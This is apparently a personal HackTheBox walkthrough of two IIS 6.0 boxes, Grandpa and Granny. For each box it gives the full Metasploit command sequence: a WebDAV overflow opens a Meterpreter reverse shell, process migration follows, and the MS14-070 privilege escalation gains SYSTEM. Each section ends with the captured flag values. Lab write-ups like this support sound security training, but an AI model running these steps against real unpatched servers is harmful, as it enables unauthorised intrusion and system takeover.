Joe Grassl
06/05/2022

HTB Dedicated Box 11 - Grandpa and Granny

Grandpa

1. Nmap shows that only HTTP is available. It's running IIS 6.0.

```
root@host:delta$ nmap -sV -T4 -p- 10.129.95.233
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 17:16 PDT
Nmap scan report for 10.129.95.233
Host is up (0.16s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 362.95 seconds
root@host:delta$
```

2. Searchsploit shows a nice code execution exploit for it, but it's just a PoC.

```
k Exhaustion                                                                                                          [0/422]
   23  auxiliary/scanner/http/iis_internal_ip                                             normal     No     Microsoft IIS HTTP Internal IP Dis
closure
   24  exploit/windows/isapi/rsa_webagent_redirect                           2005-10-21       good       Yes    Microsoft IIS ISAPI RSA WebAgent R
edirect Overflow
   25  exploit/windows/isapi/w3who_query                                     2004-12-06       good       Yes    Microsoft IIS ISAPI w3who.dll Quer
y String Overflow
   26  exploit/windows/iis/iis_webdav_upload_asp                             2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access
Code Execution
   27  exploit/windows/iis/iis_webdav_scstoragepathfromurl                   2017-03-26       manual     Yes    Microsoft IIS WebDav ScStoragePath
FromUrl Overflow
   28  auxiliary/scanner/http/iis_shortname_scanner                                           normal     Yes    Microsoft IIS shortname vulnerabil
ity scanner
   29  auxiliary/scanner/http/owa_iis_internal_ip                            2012-12-17       normal     No     Outlook Web App (OWA) / Client Acc
ess Server (CAS) IIS HTTP Internal IP Disclosure
   30  exploit/windows/scada/rockwell_factorytalk_rce                        2020-06-22       excellent  Yes    Rockwell FactoryTalk View SE SCADA
 Unauthenticated Remote Code Execution
   31  exploit/windows/http/sitecore_xp_cve_2021_42237                       2021-11-02       excellent  Yes    Sitecore Experience Platform (XP)
PreAuth Deserialization RCE
   32  exploit/windows/http/umbraco_upload_aspx                              2012-06-28       excellent  No     Umbraco CMS Remote Command Executi
on
   33  auxiliary/dos/windows/http/http_sys_accept_encoding_dos_cve_2021_31166  2021-05-11       normal     No     Windows IIS HTTP Protocol Stack DO
S


Interact with a module by name or index. For example info 33, use 33 or use auxiliary/dos/windows/http/http_sys_accept_encoding_dos_cve_2021_31166

msf6 >
```

3. MetaSploit has a similar exploit that works.

```
msf6 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.129.227.41
rhosts => 10.129.227.41
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost tun0
lhost => tun0
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.41:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.129.227.41
[*] Meterpreter session 1 opened (10.10.14.41:4444 -> 10.129.227.41:1030 ) at 2022-06-04 17:52:41 -0700
```

4. Run the local exploit suggester to find privesc vectors.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.129.216.87 - Collecting local exploits for x86/windows...
[*] 10.129.216.87 - 38 exploit checks are being tried...
[+] 10.129.216.87 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.216.87 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.216.87 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.216.87 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.216.87 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.216.87 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
meterpreter >
```

5. Run tasklist to find a process to migrate to for the privesc. davcdata works.

```
davcdata.exe                  3084 Console                    0      2,688 K
rundll32.exe                  3136 Console                    0      4,844 K
cidaemon.exe                  4088 Console                    0        632 K
cidaemon.exe                   228 Console                    0      3,088 K
cidaemon.exe                   140 Console                    0        852 K
logon.scr                     2144 Console                    0      1,504 K
cmd.exe                       3812 Console                    0      1,512 K
tasklist.exe                  4000 Console                    0      3,668 K

c:\windows\system32\inetsrv>
```


6. Migrate. Run the ioctl exploit to upgrade the previous Meterpreter session.

```
meterpreter > migrate 3084
[*] Migrating from 3136 to 3084...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 1...
msf6 > use exploit/windows/local/ms14_070_tcpip_ioctl
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 1
session => 1
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 192.168.82.10:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
```


7. Got SYSTEM. Got the flags.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ls "C:\Documents and Settings"
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2017-04-12 07:12:15 -0700  Administrator
040777/rwxrwxrwx  0     dir   2017-04-12 07:03:34 -0700  All Users
040777/rwxrwxrwx  0     dir   2017-04-12 07:04:48 -0700  Default User
040777/rwxrwxrwx  0     dir   2017-04-12 07:32:01 -0700  Harry
040777/rwxrwxrwx  0     dir   2017-04-12 07:08:32 -0700  LocalService
040777/rwxrwxrwx  0     dir   2017-04-12 07:08:31 -0700  NetworkService

meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"
bdff5ec67c3cff017f2bedc146a5d869meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
9359e905a2c35f861f6a57cecf28bb7bmeterpreter >
meterpreter >
```

8. User flag submitted.



9. Root flag submitted. Done!



Granny

1. Just like the previous box, we have HTTP on IIS 6.0.

```
root@host:delta$ nmap -sV -T4 -p- 10.129.227.44
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 18:36 PDT
Nmap scan report for 10.129.227.44
Host is up (0.16s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 324.58 seconds
root@host:delta$
```

2. Same exploit works, too.

```
msf6 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.129.227.44
rhosts => 10.129.227.44
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost tun0
lhost => tun0
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.41:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.129.227.44
[*] Meterpreter session 1 opened (10.10.14.41:4444 -> 10.129.227.44:1030 ) at 2022-06-04 18:50:22 -0700
```

3. Exploit suggester returns the same exploits as the previous box.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.129.227.44 - Collecting local exploits for x86/windows...
[*] 10.129.227.44 - 38 exploit checks are being tried...
[+] 10.129.227.44 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.227.44 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.227.44 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.227.44 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.227.44 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.227.44 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
meterpreter >
```

4. Run tasklist to find a process to migrate to. I'll use davcdata again.

```
davcdata.exe                 1240 Console                    0      2,688 K
rundll32.exe                 2868 Console                    0      6,680 K
w3wp.exe                     2924 Console                    0      6,768 K
davcdata.exe                 2676 Console                    0      2,672 K
cmd.exe                      1624 Console                    0      1,444 K
cmd.exe                      1780 Console                    0      1,520 K
cmd.exe                      3616 Console                    0      1,504 K
tasklist.exe                 3636 Console                    0      3,656 K
```


5. I tried some of the other exploits, but the one I used on Grandpa was the only one that worked for me. An exploit so nice I used it twice.

```
meterpreter > migrate 3132
[*] Migrating from 3180 to 3132...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > back
msf6 > use exploit/windows/local/ms14_070_tcpip_ioctl
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 2
session => 2
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 192.168.82.10:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > back
msf6 > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

6. Got the flags. Interestingly, SYSTEM privs don't carry over to the shell. Have to use the Meterpreter prompt itself.

```
meterpreter > shell
Process 4072 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>type "C:\Documents and Settings\Lakis\Desktop\user.txt"
type "C:\Documents and Settings\Lakis\Desktop\user.txt"
Access is denied.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\root.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
Access is denied.

C:\WINDOWS\system32>exit
exit
meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
700c5dc163014e22b3e408f8703f67d1meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
aa4beed1c0584445ab463a6747bd06e9meterpreter >
meterpreter >
```

7. User flag submitted.



8. Root flag submitted. Done! These boxes were really similar. I'm not quite sure why HackTheBox would do a rerun like that, but good practice, anyway.